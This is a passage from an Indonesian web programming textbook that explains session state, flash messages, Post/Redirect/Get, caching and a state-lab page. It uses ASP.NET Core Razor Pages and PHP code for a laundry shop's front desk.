    <httpCookies httpOnlyCookies="true" requireSSL="true" sameSite="Lax" />
    <authentication mode="Windows" />
    <profile>
      <properties>
        <add name="FirstName" />
        <add name="LastName" />
        <add name="Age" />
        <add name="City" />
      </properties>
    </profile>
  </system.web>
</configuration>
```

`timeout="20"` adalah bawaan 20 menit yang dinyatakan secara eksplisit. `cookieless="UseCookies"` membuat Web Forms menyimpan id sesi di *cookie*; alternatifnya, menaruh id di setiap alamat, membocorkannya ke log dan *header* `Referer` dan tidak dipakai lagi. `<httpCookies httpOnlyCookies="true" requireSSL="true" sameSite="Lax" />` menerapkan tiga atribut keamanan dari **Tabel 14.5** pada setiap *cookie* aplikasi. Bagian `<profile>` dibahas di Subbab 14.7.6.

Bagaimana server tahu sebuah permintaan termasuk sesi yang mana? **Gambar 14.23** menunjukkan mekanismenya, yang sama di setiap *platform* bab ini.



Gambar 14.23 Cara kerja sesi. Respons pertama memasang *cookie* berisi id acak; setiap permintaan berikutnya mengirimkannya kembali; server memakai id itu untuk menemukan data peramban tersebut di penyimpanan sesinya. Peramban kedua memiliki *cookie*-nya sendiri dan karena itu sesinya sendiri.

Peramban tidak pernah memegang *data* sesi — hanya kunci acak yang tidak dapat ditebak untuk menemukannya. Server memegang datanya di **penyimpanan sesi**, sebuah kamus dari kunci ke kamus. Ketika sebuah permintaan tiba tanpa *cookie*, atau dengan kunci yang tidak dikenal penyimpanan, server memulai sesi baru yang kosong. Ketika sebuah sesi tidak menerima permintaan selama batas waktu diam, server menghapusnya. Itulah sebabnya id sesi adalah sebuah kredensial: siapa pun yang menunjukkannya *adalah* sesi itu, seperti dibahas di Subbab 14.12.

14.7.2 Sesi di ASP.NET Core

Di ASP.NET Core, *session state* adalah sebuah *middleware* yang Anda tambahkan secara eksplisit, dan **Kode 14.16** melakukannya dalam tiga langkah: `AddDistributedMemoryCache()` menyediakan penyimpanannya (memori proses ini; *cache* SQL Server atau Redis dapat menggantikannya tanpa mengubah halaman mana pun), `AddSession(…)` mengonfigurasi batas waktu dan *cookie*-nya, dan `app.UseSession()` menempatkan *middleware* itu di *pipeline* **sebelum** `MapRazorPages()`, agar halaman dapat memakainya. *Cookie*-nya adalah `.Laundry.Session`, `HttpOnly`, `SameSite=Lax`, dan `Secure` setiap kali permintaannya sendiri datang lewat HTTPS [11].

`HttpContext.Session` hanya menyimpan *byte*, *string*, dan bilangan bulat (`SetString`, `GetInt32`, …), dengan sengaja: penyimpanan yang mungkin berada di mesin lain tidak dapat memegang objek .NET yang hidup. **Kode 14.36** menambahkan dua metode ekstensi kecil yang mengerjakannya dengan JSON.

Kode 14.36 `SessionJson.cs`: `Get<T>` dan `Set<T>` menyimpan objek apa pun di sesi sebagai teks JSON.

```
using System.Text.Json;

namespace LaundryState.State;

/// <summary>ISession stores bytes and strings only; objects travel as JSON.</summary>
public static class SessionJson
{
    public static T? Get<T>(this ISession session, string key) =>
        session.GetString(key) is { } json ? JsonSerializer.Deserialize<T>(json) : default;

    public static void Set<T>(this ISession session, string key, T value) =>
        session.SetString(key, JsonSerializer.Serialize(value));
}
```

Ada akibat yang mengejutkan banyak orang: **mengubah objek yang Anda baca dari sesi tidak mengubah sesinya.** `Get<BillDraft>` mengembalikan objek baru yang dibuat dari JSON; setelah menambahkan baris padanya, Anda harus memanggil `Set` lagi, atau perubahan itu hilang ketika permintaan berakhir. *Handler* draf melakukan persis hal itu.

14.7.3 Draf nota di dalam sesi

Pelanggan laundry jarang membawa satu barang saja. Rina membawa satu tas pakaian sehari-hari, sebuah *bed cover*, dan beberapa kemeja untuk disetrika, dan setiap layanan adalah nota tersendiri di basis data Laundry, dengan raknya sendiri. Kasir memerlukan tempat untuk mengumpulkan baris-baris itu selama pelanggan masih di konter — persis seperti keranjang belanja di situs sebuah toko. **Kode 14.37** adalah drafnya.

Kode 14.37 `BillDraft.cs`: draf yang disimpan di sesi — milik siapa, dan baris-barisnya. Sebuah baris tidak memiliki harga.

```
namespace LaundryState.Models;

/// <summary>The bill draft kept in the session between requests (like a shopping
cart).</summary>
public class BillDraft
{
    public string CustomerId { get; set; } = "";
    public List<DraftLine> Lines { get; set; } = new();
}

public record DraftLine(string ServiceId, int Units, string Rack);
```

Kode 14.38 adalah *page model* halaman draf. Inilah listing terpanjang di *track* Razor Pages, dan ia memakai hampir setiap gagasan bab ini.

Kode 14.38 `Draft.cshtml.cs`: pelanggan tiba lewat *query string*; draf hidup di sesi; setiap POST diperiksa terhadap pelanggan draf; baris divalidasi dengan atribut dan dengan basis data; konfirmasi mengubah draf menjadi nota dan pesan *flash*.

```
using LaundryState.Data;
using LaundryState.Models;
using LaundryState.State;
using Microsoft.AspNetCore.Mvc;
using Microsoft.AspNetCore.Mvc.RazorPages;
using Microsoft.AspNetCore.Mvc.Rendering;

namespace LaundryState.Pages.Bills;

public record LineView(string Service, int Units, string Rack, decimal Amount);

public class DraftModel(ILaundryStore store, PriceList prices) : PageModel
{
    private const string Key = "BillDraft";           // the session key

    [BindProperty]
    public BillLineInput Line { get; set; } = new();

    public Customer? Customer { get; private set; }
    public List<LineView> Lines { get; } = new();
    public decimal Total => Lines.Sum(l => l.Amount);
    public IEnumerable<SelectListItem> ServiceOptions =>
        prices.All().Select(s => new SelectListItem($"{s.Description} -
{Shop.Rupiah(s.Price)}", s.Id));

    // GET /bills/draft?customer=C0257 : the customer id arrives in the query string.
    public IActionResult OnGet(string? customer)
    {
        Customer = store.FindCustomer((customer ?? "").Trim().ToUpperInvariant());
        if (Customer is null)
        {
            TempData["FlashError"] = "There is no customer with that id.";
            return Redirect("/");
        }
        var draft = HttpContext.Session.Get<BillDraft>(Key);
        if (draft is null || draft.CustomerId != Customer.Id)
        {
            if (draft is { Lines.Count: > 0 })
                TempData["FlashError"] = $"The unfinished draft for {draft.CustomerId} was
discarded.";
            draft = new BillDraft { CustomerId = Customer.Id };
            HttpContext.Session.Set(Key, draft);
        }
        Show(draft);
        return Page();
    }
```

Kode 14.38 (Lanjutan) *Draft.cshtml.cs: pelanggan tiba lewat query string; draf hidup di sesi; setiap POST diperiksa terhadap pelanggan draf; baris divalidasi dengan atribut dan dengan basis data; konfirmasi mengubah draf menjadi nota dan pesan flash.*

```
    // POST /bills/draft : one handler, the button's name="action" says what to do.
    public IActionResult OnPost(string? action, string? customer, int? index)
    {
        var draft = HttpContext.Session.Get<BillDraft>(Key);
        // The hidden field must agree with the session; a stale tab or an expired session
does not.
        if (draft is null || draft.CustomerId != customer)
        {
            TempData["FlashError"] = "This draft has expired. Please open it again.";
            return Redirect("/");
        }
        Customer = store.FindCustomer(draft.CustomerId)!;
        switch (action)
        {
            case "add":
                string? outlet = OutletCookie.Read(Request, store);
                string rack = (Line.Rack ?? "").ToUpperInvariant();
                if (prices.Find(Line.ServiceId) is null)
                    ModelState.AddModelError("Line.ServiceId", "Choose a service from the
price list.");
                if (ModelState.IsValid && draft.Lines.Any(l => l.Rack == rack))
                    ModelState.AddModelError("Line.Rack", $"Rack {rack} is already in this
draft.");
                if (ModelState.IsValid && outlet is not null && store.RackTaken(outlet,
rack))
                    ModelState.AddModelError("Line.Rack", $"Rack {rack} is already taken at
{outlet}; choose another.");
                if (!ModelState.IsValid)
                {
                    Response.StatusCode = 422;
                    Show(draft);
                    return Page();
                }
                draft.Lines.Add(new DraftLine(Line.ServiceId!, Line.Units!.Value, rack));
                break;
            case "remove" when index is >= 0 && index < draft.Lines.Count:
                draft.Lines.RemoveAt(index.Value);
                break;
            case "clear":
                draft.Lines.Clear();
                TempData["Flash"] = "The draft is empty again.";
                break;
            case "confirm":
                return Confirm(draft);
        }
        HttpContext.Session.Set(Key, draft);
        return RedirectToPage(new { customer = draft.CustomerId });   // Post/Redirect/Get
    }
```

Kode 14.38 (Lanjutan) *Draft.cshtml.cs: pelanggan tiba lewat query string; draf hidup di sesi; setiap POST diperiksa terhadap pelanggan draf; baris divalidasi dengan atribut dan dengan basis data; konfirmasi mengubah draf menjadi nota dan pesan flash.*

```
    private IActionResult Confirm(BillDraft draft)
    {
        string? outlet = OutletCookie.Read(Request, store);
        if (outlet is null)
        {
            TempData["FlashError"] = "Choose the outlet of this counter first.";
            return Redirect("/outlet");
        }
        if (draft.Lines.Count == 0)
        {
            TempData["FlashError"] = "The draft is empty: add at least one line.";
            return RedirectToPage(new { customer = draft.CustomerId });
        }
        // Prices come from the price list now, never from the browser (BR-1).
        var priced = draft.Lines
            .Select(l => new PricedLine(l.ServiceId, l.Units, l.Rack,
prices.Find(l.ServiceId)!.Price * l.Units))
            .ToList();
        var taken = priced.FirstOrDefault(l => store.RackTaken(outlet, l.Rack));
        if (taken is not null)
        {
            TempData["FlashError"] = $"Rack {taken.Rack} is already taken at {outlet};
change that line.";
            return RedirectToPage(new { customer = draft.CustomerId });
        }
        var ids = store.CreateBills(draft.CustomerId, outlet, Shop.CashierOnDuty[outlet],
priced);
        HttpContext.Session.Remove(Key);                // the draft has become real bills
        TempData["Flash"] = $"Created {string.Join(", ", ids)} for {Customer!.Id}
{Customer.Name}: "
                            + $"{Shop.Rupiah(priced.Sum(l => l.Amount))}.";
        return Redirect("/");
    }

    private void Show(BillDraft draft)
    {
        foreach (var l in draft.Lines)
        {
            var s = prices.Find(l.ServiceId)!;
            Lines.Add(new LineView(s.Description, l.Units, l.Rack, s.Price * l.Units));
        }
    }
}
```

Ikutilah seorang kasir melaluinya.

Membuka draf. `OnGet` menerima `"C0257"` dari *query string*, mencari pelanggannya, dan membaca draf dari kunci sesi `BillDraft`. Jika tidak ada, atau milik orang lain, draf kosong yang baru disimpan — dengan pesan *flash* jika baris-baris lama dibuang. `Show` menghitung harga setiap baris dari daftar harga yang di-*cache*.


Menambahkan baris. Formulir mengirim `action=add`, `customer` yang tersembunyi, dan tiga *field* `Line.*`, yang sudah diikat dan divalidasi. `OnPost` memeriksa pelanggan tersembunyi terhadap draf di sesi, lalu menambahkan tiga aturan basis data dengan `ModelState.AddModelError`. Jika ada yang salah, ia menjawab 422 beserta pesan-pesannya; jika tidak, ia menambahkan baris, **menulis draf kembali** ke sesi, lalu mengalihkan.

Menghapus baris dan mengosongkan draf. Sebuah formulir kecil di setiap baris mengirim `action=remove` beserta indeks baris itu; **Clear the draft** mengirim `action=clear`. Keduanya mengubah draf, menulisnya kembali, lalu mengalihkan.

Mengonfirmasi. `Confirm` memerlukan gerai, yang berasal dari *cookie* di Subbab 14.6.5; tanpanya, kasir dikirim ke halaman gerai beserta sebuah pesan. Ia menghitung harga setiap baris *saat itu*, dari daftar harga, memeriksa rak sekali lagi — karena konter lain mungkin sudah memakai salah satunya sementara itu — dan meminta penyimpanan membuat semua nota sekaligus. Lalu ia **menghapus** draf dari sesi, menaruh hasilnya di `TempData`, dan mengalihkan ke halaman depan.

Satu `OnPost` dengan `switch` pada `action` tombol menjaga keempat *track* tetap serupa; Razor Pages juga menyediakan **named handler** (`OnPostAdd`, dipilih dengan `asp-page-handler="Add"`), yang lebih rapi dalam aplikasi yang hanya memakai Razor.

Gambar 14.24 menunjukkan halaman dengan dua baris, dan perjalanan program uji melalui draf menyusul.



Gambar 14.24 Draf nota untuk pelanggan C0003 di gerai O01 (Rungkut): dua baris di rak B09 dan B10, jumlahnya dihitung server, dan totalnya Rp 75.000.

```
POST /customers/new (good)  302 -> /bills/draft?customer=C0257
  flash                     Customer C0257 Rina Wijaya registered.
  heading                   C0257 Rina Wijaya
add S0001 x5 B09            302 -> /bills/draft?customer=C0257
add S0008 x1 b10            302 -> /bills/draft?customer=C0257
add S0003 x2 A20            302 -> /bills/draft?customer=C0257
  draft total               Rp 87.000
```


Formulir pelanggan yang benar dari Subbab 14.2.4 menghasilkan `302` ke `/bills/draft?customer=C0257`, halaman draf menampilkan pesan *flash* dan pelanggan baru, dan

tiga baris ditambahkan, masing-masing dengan `302`-nya sendiri kembali ke draf. Rak yang diketik sebagai `b10` disimpan sebagai `B10`. Totalnya, Rp 87.000, adalah hasil hitungan tangan pada contoh di Subbab 14.4.7.

14.7.4 TempData, pesan flash, dan Post/Redirect/Get

Setiap POST yang berhasil di bab ini diakhiri dengan pengalihan, dan itu adalah aturan, bukan kebiasaan. Jika formulir pelanggan menjawab POST yang berhasil dengan langsung menggambar halaman, permintaan terakhir di riwayat peramban adalah POST itu, dan **Reload** akan mengirimnya lagi: pelanggan kedua, C0258. Peramban bertanya "kirim ulang formulir?", dan orang menekan *Yes* tanpa membacanya.

Post/Redirect/Get (PRG) menghilangkan masalah itu. POST mengerjakan tugasnya dan menjawab **302 Found** dengan *header* `Location`; peramban lalu membuat GET ke alamat itu; dan GET itulah yang tercatat di riwayat. Memuat ulang hanya mengulang GET yang tidak berbahaya. **Gambar 14.25** menggambarkan pertukarannya.



Gambar 14.25 Post/Redirect/Get dengan pesan *flash*. POST menyimpan pesan dan menjawab 302; GET berikutnya menampilkan pesan lalu menghapusnya; memuat ulang hanya mengulang GET.

PRG menimbulkan masalah kecil yang baru: halaman yang digambar oleh GET ingin berkata "Customer C0257 Rina Wijaya registered", tetapi GET adalah permintaan terpisah, dan HTTP lupa. Jawabannya adalah **pesan *flash***: nilai yang disimpan selama satu permintaan dan dihapus begitu dibaca pada permintaan berikutnya. Di ASP.NET Core namanya **TempData**, sebuah kamus yang entrinya ditandai untuk dihapus begitu dibaca. Secara bawaan TempData disimpan di *cookie* terenkripsi; **Kode 14.16** menyimpannya di sesi, dengan `AddSessionStateTempDataProvider()`, agar peramban hanya memegang *cookie* sesi. Halaman tata letak, **Kode 14.39**, menampilkan pesan apa pun di halaman mana pun yang datang berikutnya.

Kode 14.39 `_Layout.cshtml`: bingkai halaman membaca *cookie* gerai untuk kepala halaman dan menampilkan `TempData["Flash"]` atau `TempData["FlashError"]` sekali.

```
@inject ILaundryStore Store
@{
    string? outletId = OutletCookie.Read(Context.Request, Store);
    string outletName = Store.Outlets().FirstOrDefault(o => o.Id == outletId)?.Name ?? "no
outlet chosen";
}
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <title>@ViewData["Title"] - Profitina Laundry</title>
    <link rel="stylesheet" href="~/css/site.css">
</head>
<body>
<header>
    <img src="~/profitina-logo-horizontal.png" alt="Profitina" height="32">
    <nav>
        <a href="/">Home</a> <a href="/customers/new">New customer</a>
        <a href="/outlet">Outlet</a> <a href="/lab">State lab</a>
    </nav>
    <p class="outlet">Counter: <span id="outlet">@outletName</span></p>
</header>
<main>
    @if (TempData["Flash"] is string ok) { <p class="flash" id="flash">@ok</p> }
    @if (TempData["FlashError"] is string bad) { <p class="flash error" id="flash">@bad</p>
}
    @RenderBody()
</main>
@await RenderSectionAsync("Scripts", required: false)
</body>
</html>
```

Membaca `TempData["Flash"]` di tata letak menandainya untuk dihapus di akhir permintaan. Program uji memeriksa seluruh siklus ketika mengonfirmasi draf:

```
confirm                     302 -> /
  flash                     Created B2954, B2955 for C0257 Rina Wijaya: Rp 75.000.
  reload                    flash gone
```

POST menjawab `302` ke `/`; halaman depan menampilkan *Created B2954, B2955 for C0257 Rina Wijaya: Rp 75.000.* — dua nota, karena baris ketiga sudah dihapus, dan nomor berikutnya setelah nota terakhir data contoh, B2953; dan pemuatan ulang tidak menampilkan apa pun. Flask menamai gagasan yang sama `flash()`, sedangkan *track* PHP dan Java menyimpan daftar pesan di sesi dan mengosongkannya setelah menggambar halaman.

Dua rincian patut diperhatikan pada **Kode 14.39**. Pesan ditulis dengan `@ok` dan `@bad`, yang di-*escape* oleh Razor, sehingga nama pelanggan yang berisi `<script>` ditampilkan sebagai teks. Dan pesan *flash* hanya berisi apa yang perlu dibaca kasir — nomor nota, nama, dan total — bukan nomor telepon atau alamat: pesan *flash* dapat melewati *cookie* atau log, dan data pribadi tidak boleh berjalan lebih jauh daripada yang diperlukan.

14.7.5 Application state dan cache

Application state adalah penyimpanan global yang dapat dijangkau setiap halaman dan setiap sesi. Di Web Forms ia adalah *instance* `HttpApplicationState`, sebuah kamus kunci–nilai: `Application["WelcomeMessage"] = "Welcome to the Contoso site.";`. Begitu sebuah nilai ditambahkan, server menyimpannya sampai aplikasi dimulai ulang. Kelebihannya adalah kesederhanaan dan cakupan selebar aplikasi; kekurangannya adalah bahwa ia memakai memori server dan datanya tidak bertahan melewati *restart* — dan, karena setiap permintaan dari setiap

orang dapat menjangkaunya pada saat yang sama, setiap perubahan harus aman ketika dua permintaan terjadi bersamaan.

ASP.NET Core tidak memiliki kamus `Application`. Tempatnya diambil oleh dua alat yang lebih jelas batasnya: **layanan *singleton***, satu objek yang dibuat sekali dan diberikan kepada setiap permintaan, dan **cache memori**, `IMemoryCache`, sebuah kamus yang entrinya dapat kedaluwarsa. **Kode 14.40** adalah *singleton* yang menghitung.

Kode 14.40 `LabCounter.cs`: *application state* sebagai layanan *singleton*; `Interlocked.Increment` adalah `Application.Lock()` versi modern.

```
namespace LaundryState.State;

/// <summary>Application state: one counter shared by every visitor, like
Application["Count"].
/// Interlocked makes the increment safe when two requests arrive at the same
moment.</summary>
public sealed class LabCounter
{
    private int value;
    public int Next() => Interlocked.Increment(ref value);
}
```

`value++` terdiri atas tiga langkah — baca, tambah satu, tulis — dan dua *thread* dapat menyelanya sehingga dua penambahan hanya menghasilkan satu. `Interlocked.Increment` menjadikannya satu operasi yang tak terbagi: masalah yang dipecahkan `Application.Lock()` pada **Kode 14.34**, dipecahkan tanpa menghalangi siapa pun.

Daftar harga Laundry adalah pemakaian *state* selebar aplikasi yang lebih baik. Setiap halaman yang menampilkan atau mengonfirmasi draf memerlukannya, isinya sama bagi semua orang, dan ia berubah mungkin dua kali setahun. Membacanya dari basis data pada setiap permintaan adalah pemborosan; membacanya sekali dan tidak pernah lagi berarti perubahan harga diabaikan sampai aplikasi dimulai ulang. **Kode 14.41** menyimpannya di *cache* selama sepuluh menit.

Kode 14.41 `PriceList.cs`: daftar harga dibaca melalui `IMemoryCache.GetOrCreate`, dengan kedaluwarsa mutlak sepuluh menit.

```
using Microsoft.Extensions.Caching.Memory;

namespace LaundryState.Data;

/// <summary>Application-wide cached state: the price list is read once and shared by
/// every visitor for ten minutes, then read again (so a price change shows up).</summary>
public sealed class PriceList(ILaundryStore store, IMemoryCache cache)
{
    public IReadOnlyList<Service> All() =>
        cache.GetOrCreate("price-list", entry =>
        {
            entry.AbsoluteExpirationRelativeToNow = TimeSpan.FromMinutes(10);
            return store.LoadServices();
        })!;

    public Service? Find(string? id) => All().FirstOrDefault(s => s.Id == id);
}
```

`GetOrCreate` mengembalikan daftar di *cache* jika ada; jika tidak, ia menjalankan fungsi, yang menyetel kedaluwarsa dan memuat daftar dari penyimpanan, lalu menyimpan hasilnya di *cache*. Setelah perubahan harga, harga baru sampai ke konter dalam sepuluh menit, tanpa *restart*. Memilih angka itu adalah keputusan bisnis yang menyamar sebagai keputusan teknis: berapa lama sebuah konter boleh menampilkan harga lama? Perhatikan juga apa yang di-*cache*: *daftar*

harga, yang bersifat publik, bukan pelanggan atau nota. *Cache* dipakai bersama oleh semua orang, sehingga tidak boleh menyimpan data milik satu orang di bawah kunci yang dapat diminta orang lain.

14.7.6 Profile properties, dan basis data sebagai state

Web Forms menawarkan satu mekanisme lagi: ***profile properties***. Mekanisme ini menyimpan data khusus pengguna seperti *session state*, tetapi datanya *tidak* hilang ketika sesi kedaluwarsa: sebuah *profile* disimpan secara persisten, terkait dengan satu pengguna, dan dibaca melalui API yang bertipe kuat seperti `Profile.City`. Properti-propertinya dideklarasikan di `web.config` — bagian `<profile>` pada **Kode 14.35** mendeklarasikan `FirstName`, `LastName`, `Age`, dan `City` — dan sebuah **profile provider** menyimpannya: `SqlProfileProvider` di SQL Server, atau *provider* khusus di berkas XML atau layanan web. Karena datanya tidak berada di memori aplikasi, ia bertahan melewati *restart* dan berfungsi di *web farm*; biayanya adalah kinerja, konfigurasi, dan keputusan kapan *profile* lama dihapus.

Dilihat dari masa kini, *profile* hanyalah **sebuah tabel di basis data, berkunci pengguna**. Hal itu meluas ke mekanisme *state* yang terakhir dan terpenting: **basis data**. Apa pun yang harus bertahan melewati *restart*, *deployment*, atau setahun, tempatnya di sana. Di meja depan Laundry, pelanggan dan nota ditulis ke basis data begitu dikonfirmasi, dan tidak ada yang lain: draf tetap di sesi sampai kasir yakin.

Proyek Razor Pages menyimpan datanya di memori, dimuat dari ekspor CSV `laundry.db`, karena mesin pembangun buku ini tidak dapat mengunduh paket NuGet dan .NET tidak memiliki *driver* SQLite sendiri. Proyek itu juga berisi `Data/SqliteLaundryStore.cs`, yang menulis ke `laundry.db` sungguhan dengan perintah berparameter di dalam transaksi, persis seperti yang dilakukan *track* PHP, Java, dan Flask. Berkas itu hanya dikompilasi bila Anda memintanya:

```
dotnet add package Microsoft.Data.Sqlite
dotnet run -p:UseSqlite=true
```

Berkas itu dibungkus `#if LAUNDRY_SQLITE`, dan `UseSqlite=true` mendefinisikan simbol itu (**Kode 14.15**). Di mesin pembangun buku ini paketnya tidak dapat diunduh, sehingga **berkas itu tidak dikompilasi di sini**; tiga *track* lainnya menunjukkan SQL yang sama berjalan terhadap salinan sungguhan `laundry.db`, dan Subbab 14.11 mencetak apa yang mereka tulis.

14.7.7 Lab state

Kode bab ini memiliki satu halaman yang tujuannya hanya menampakkan setiap mekanisme sekaligus: **lab state**, versi modern dari **Kode 14.34**. **Kode 14.42** adalah *page model*-nya.

Kode 14.42 `Lab.cshtml.cs`: lima penghitung, disimpan di *application state*, *session state*, *cookie*, *hidden field*, dan *query string*.

```
using LaundryState.State;
using Microsoft.AspNetCore.Mvc.RazorPages;

namespace LaundryState.Pages;

public class LabModel(LabCounter application) : PageModel
{
    public int App { get; private set; }
    public int Session { get; private set; }
    public int Cookie { get; private set; }
    public int Hidden { get; private set; }
    public int Query { get; private set; }

    public void OnGet(int? count)          // ?count=3 : state carried by the link itself
    {
        Tick();
        Query = count ?? 0;
    }

    public void OnPost(int hits)           // the hidden field comes back with the form
    {
        Tick();
        Hidden = hits + 1;
    }

    private void Tick()
    {
        App = application.Next();                                   // Application["Count"]
        Session = (HttpContext.Session.GetInt32("LabCount") ?? 0) + 1;
        HttpContext.Session.SetInt32("LabCount", Session);          // Session["Count"]
        Cookie = int.TryParse(Request.Cookies["lab_visits"], out int n) ? n + 1 : 1;
        Response.Cookies.Append("lab_visits", Cookie.ToString(),    // Response.Cookies
            new CookieOptions { HttpOnly = true, SameSite = SameSiteMode.Lax });
    }
}
```

Setiap permintaan ke lab menaikkan tiga penghitung: penghitung aplikasi (*singleton*), penghitung sesi, dan penghitung *cookie*. Penghitung *hidden field* hanya bergerak ketika formulir dikirim, karena hanya POST yang membawa formulir; penghitung *query string* hanya bergerak ketika tautan diikuti, karena hanya tautan yang membawa `?count=`. Program uji mengunjungi lab enam kali dengan peramban A dan sekali dengan peramban B:

```
A: GET /lab                app=1 session=1 cookie=1 hidden=0 query=0
A: GET /lab again          app=2 session=2 cookie=2 hidden=0 query=0
A: POST the form           app=3 session=3 cookie=3 hidden=1 query=0
A: POST the form           app=4 session=4 cookie=4 hidden=2 query=0
A: follow the link         app=5 session=5 cookie=5 hidden=0 query=1
A: follow it again         app=6 session=6 cookie=6 hidden=0 query=2
B: GET /lab                app=7 session=1 cookie=1 hidden=0 query=0
```

Bacalah tabel itu kolom demi kolom, dan cakupan serta masa hidup setiap mekanisme dari **Gambar 14.17** muncul dalam bentuk angka. **app** bertambah pada setiap permintaan dari setiap peramban dan mencapai 7 pada kunjungan pertama peramban B: ia dipakai bersama. **session** dan **cookie** bertambah bersama peramban A dan mulai lagi dari 1 untuk peramban B: keduanya milik satu peramban. **hidden** bernilai 1 lalu 2 pada kedua POST dan 0 pada setiap GET: ia hanya hidup di dalam formulir. **query** bernilai 1 dan 2 hanya pada dua permintaan yang alamatnya membawanya. Jika server dimulai ulang, app dan session akan mulai lagi dari 1, sedangkan penghitung *cookie* akan berlanjut dari nilai terakhirnya, karena peramban yang menyimpannya.

14.8 Meja Depan yang Sama dalam PHP

PHP adalah bahasa server pertama dalam buku ini, dan ia menangani *state* dengan upacara paling sedikit dibandingkan *track* lain — dan dengan satu kejutan. *Track* ini ada di `php/`, berjalan di server bawaan PHP dengan `php -S 127.0.0.1:9402 -t public public/index.php`, dan menulis ke salinan kerja `laundry.db` melalui PDO. Validasinya, di `src/rules.php`, ditulis dengan tangan, aturan demi aturan, dengan pesan yang sama seperti atribut Razor Pages; PHP tidak memiliki atribut untuk mendeklarasikannya, sehingga aturannya berupa pernyataan `if` menurut urutan formulir. Penanganan *state*-nya ada di satu berkas, **Kode 14.43**.

Kode 14.43 `src/state.php`: PDO dengan parameter terikat, *application state* yang disimpan di berkas di bawah kunci, sesi dengan *cookie* yang ketat, `HttpOnly`, dan `SameSite=Lax`, token CSRF, pesan *flash* yang dibaca sekali, dan *cookie* gerai yang hanya diterima jika menyebut gerai yang sungguh ada.

```
<?php
// Database, application state, session, cookies and flash messages for the PHP track.
declare(strict_types=1);

const CASHIER_ON_DUTY = ['O01' => 'E0004', 'O02' => 'E0008', 'O03' => 'E0012'];
const VAR_DIR = __DIR__ . '/../var';

function db(): PDO
{
    static $pdo = null;
    if ($pdo === null) {
        $file = getenv('LAUNDRY_DB') ?: VAR_DIR . '/laundry-work.db';
        if (!file_exists($file)) {                      // work on a copy, never on
data/laundry.db
            copy(__DIR__ . '/../../data/laundry.db', $file);
        }
        $pdo = new PDO('sqlite:' . $file, null, null, [
            PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION,
            PDO::ATTR_DEFAULT_FETCH_MODE => PDO::FETCH_ASSOC,
        ]);
        $pdo->exec('PRAGMA foreign_keys = ON');
    }
    return $pdo;
}

function next_id(PDO $pdo, string $table, string $prefix): string
{
    $last = $pdo->query("SELECT MAX(id) FROM $table")->fetchColumn();   // $table: a
constant
    return sprintf('%s%04d', $prefix, $last ? (int)substr($last, 1) + 1 : 1);
}

function outlets(): array
{
    return db()->query('SELECT id, name FROM Outlet ORDER BY id')->fetchAll();
}

function find_customer(string $id): ?array
{
    $st = db()->prepare('SELECT id, name, phone FROM Customer WHERE id = ?');
    $st->execute([$id]);
    return $st->fetch() ?: null;
}
```

Kode 14.43 (Lanjutan) *src/state.php: PDO dengan parameter terikat, application state yang disimpan di berkas di bawah kunci, sesi dengan cookie yang ketat, HttpOnly, dan SameSite=Lax, token CSRF, pesan flash yang dibaca sekali, dan cookie gerai yang hanya diterima jika menyebut gerai yang sungguh ada.*

```
function rack_taken(string $outlet, string $rack): bool
{
    $st = db()->prepare("SELECT 1 FROM Bill WHERE Outlet_id = ? AND rack = ?
                         AND status IN ('queued', 'finished')");
    $st->execute([$outlet, $rack]);
    return (bool)$st->fetchColumn();
}

function hash_password(string $password): string
{
    $salt = random_bytes(16);
    $key = hash_pbkdf2('sha256', $password, $salt, 600000, 32, true);
    return 'pbkdf2_sha256$600000$' . base64_encode($salt) . '$' . base64_encode($key);
}

// ---- application state: PHP forgets everything after each request, so it lives in files.

/** The price list, cached in a file for ten minutes and shared by every visitor. */
function price_list(): array
{
    $cache = VAR_DIR . '/price-list.json';
    if (is_file($cache) && time() - filemtime($cache) < 600) {
        return json_decode(file_get_contents($cache), true);
    }
    $services = [];
    foreach (db()->query('SELECT id, description, price FROM Service ORDER BY id') as $row)
{
        $services[$row['id']] = $row;
    }
